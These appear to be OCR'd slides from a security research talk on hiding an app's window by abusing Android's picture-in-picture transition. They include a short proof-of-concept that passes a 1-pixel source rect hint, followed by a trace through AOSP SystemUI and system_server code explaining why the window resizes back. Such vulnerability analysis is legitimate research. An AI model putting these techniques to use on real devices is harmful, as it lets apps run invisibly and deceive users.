


Scheme 0x1:

Attack PiP chain, make App task in 'visible' state

But no systemUI handle PiP window

Analyse Attack Vector




Scheme 0x1:

User Space have no way to affect the code execute in System_Server

Can’t prevent IPC

Analyse Attack Vector



Scheme 0x2:

Attack SystemUI side, create CVE-2021-0485-like vuln

Attack SourceRectHint

Auto scale and crop the Activity Window by passed-in Rect
Abnormal Rect → Abnormal PiP Window??

setSourceRectHint Added in API level 26


Sets the window-coordinate bounds of an activity transitioning to picture-in-picture. The bounds is the area of an activity that will be visible in the transition to picture-in-picture mode. For the best effect, these bounds should also match the aspect ratio in the arguments. In Android 12+ these

Developer Doc of setSourceRectHint API


Attack SourceRectHint

```
PictureInPictureParams.Builder builder = new PictureInPictureParams.Builder();
builder.setSourceRectHint(new Rect(1,1,2,2));
enterPictureInPictureMode(build.build());
```

Enter PiP Mode with 1-pixel Rect, Run POC in Android13.0.0_r7 branch AVD
We get a 1-pixel Window indeed, but recover to normal size within 0.5s



Around 0.5s



Any Trick to expands duration?

Trace Rect

```java
if (mOneShotAnimationType == ANIM_TYPE_BOUNDS) {
    mPipMenuController.attach(mLeash);
    final Rect sourceHintRect = PipBoundsAlgorithm.getValidSourceHintRect(
            info.pictureInPictureParams, currentBounds);
    scheduleAnimateResizePip(currentBounds, destinationBounds, 0 /* startingAngle */,
            sourceHintRect, TRANSITION_DIRECTION_TO_PIP, mEnterAnimationDuration,
            null /* updateBoundsCallback */);
    mPipTransitionState.setTransitionState(PipTransitionState.ENTERING_PIP);
```

PipTaskOrganizer#onTaskAppeared

```xml
<!-- Animation duration for PIP when entering. -->
<integer name="config_pipEnterAnimationDuration">425</integer>
```

```java
final PipAnimationController.PipTransitionAnimator<?> animator = mPipAnimationController
        .getAnimator(mTaskInfo, mLeash, baseBounds, currentBounds, destinationBounds,
                sourceHintRect, direction, startingAngle, rotationDelta);
animator.setTransitionDirection(direction)
        .setPipTransactionHandler(mPipTransactionHandler)
        .setDuration(durationMs);
if (!existingAnimatorRunning) {
    animator.setPipAnimationCallback(mPipAnimationCallback);
}
```

animateResizePip

This transition will resize PiP window into Rect defined size(1px)

But what happen after resize???

Trace Rect

PipTransitionAnimator set a call back hander

```
    private final PipAnimationController.PipAnimationCallback mPipAnimationCallback =
            new PipAnimationController.PipAnimationCallback() {
        @Override
        public void onPipAnimationStart( ... ) { ... }

        @Override
        public void onPipAnimationEnd( ... ) {
            final int direction = animator.getTransitionDirection();
            final int animationType = animator.getAnimationType();
            final Rect destinationBounds = animator.getDestinationBounds();
            if (isInPipDirection(direction) && animator.getContentOverlayLeash() != null) { ... }
            if ( ... ) { ... }
            final boolean isExitPipDirection = isOutPipDirection(direction)
                    || isRemovePipDirection(direction);
            if (mPipTransitionState.getTransitionState() != PipTransitionState.EXITING_PIP
                    || isExitPipDirection) {
                // Finish resize as long as we're not exiting PIP, or, if we are, only if this is
                // the end of an exit PIP animation.
                // This is necessary in case there was a resize animation ongoing when exit PIP
                // started, in which case the first resize will be skipped to let the exit
                // operation handle the final resize out of PIP mode. See b/185306679.
                finishResize(tx, destinationBounds, direction, animationType);
                sendOnPipTransitionFinished(direction);
            }
```

onPipAnimationEnd interface called after Pip entered, within calls finishResize

Trace Rect

finishResize creates a WindowContainerTransaction(WCT) instance

Pass to prepareFinishResizeTransaction with **normal size Rect defined by System**

Set a **SurfaceControl.Transaction and the Rect** for WCT inside function

```java
    private void finishResize( ⋯ ) {
        final Rect preResizeBounds = new Rect(mPipBoundsState.getBounds());
        final boolean isPipTopLeft = isPipTopLeft();
        mPipBoundsState.setBounds(destinationBounds);
        if (direction == TRANSITION_DIRECTION_REMOVE_STACK) { ⋯ } else if (isInPipDirection(direction)

        WindowContainerTransaction wct = new WindowContainerTransaction();
        prepareFinishResizeTransaction(destinationBounds, direction, tx, wct);

        // Only corner drag, pinch or expand/un-expand resizing may lead to animating the finish
        // resize operation.
        final boolean mayAnimateFinishResize = direction == TRANSITION_DIRECTION_USER_RESIZE ⋯
        // Animate with a cross-fade if enabled and seamless resize is disables by the app.
        final boolean animateCrossFadeResize = mayAnimateFinishResize ⋯
        if (animateCrossFadeResize) { ⋯ } else {
            applyFinishBoundsResize(wct, direction, isPipTopLeft);
        }

        finishResizeForMenu(destinationBounds);
    }
```

Trace Rect

applyFinishBoundsResize carry WCT to IPC with SystemServer

```java
    private void finishResize(...) {
        final Rect preResizeBounds = new Rect(mPipBoundsState.getBounds());
        final boolean isPipTopLeft = isPipTopLeft();
        mPipBoundsState.setBounds(destinationBounds);
        if (direction == TRANSITION_DIRECTION_REMOVE_STACK) {...} else if (isInPipDirection(direction)

        WindowContainerTransaction wct = new WindowContainerTransaction();
        prepareFinishResizeTransaction(destinationBounds, direction, tx, wct);

        // Only corner drag, pinch or expand/un-expand resizing may lead to animating the finish
        // resize operation.
        final boolean mayAnimateFinishResize = direction == TRANSITION_DIRECTION_USER_RESIZE ...
        // Animate with a cross-fade if enabled and seamless resize is disables by the app.
        final boolean animateCrossFadeResize = mayAnimateFinishResize ...
        if (animateCrossFadeResize) {...} else {
            applyFinishBoundsResize(wct, direction, isPipTopLeft);
        }

        finishResizeForMenu(destinationBounds);
    }
```

Trace Rect

applyFinishBoundsResize

*** Before IPC**

Extra SurfaceControl.Transaction, IPC with System

Pass SCT into setMainWindowSizeChangeTransaction

```java
    private void setMainWindowSizeChangeTransaction(SurfaceControl.Transaction t, Task origin) {
        // This is only meaningful on an activity's task, so put it on the top one.
        ActivityRecord topActivity = getTopNonFinishingActivity();
        Task leaf = topActivity != null ? topActivity.getTask() : null;
        if (leaf == null) {...}
        if (leaf != this) {...}
        final WindowState w = getTopVisibleAppMainWindow();
        if (w != null) {
            w.applyWithNextDraw((d) -> {
                d.merge(t);
            });
```


Task#setMainWindowSizeChangeTransaction

SystemServer directly call merge to render SCT on screen

Cause Pip Window resize to normal after merge,

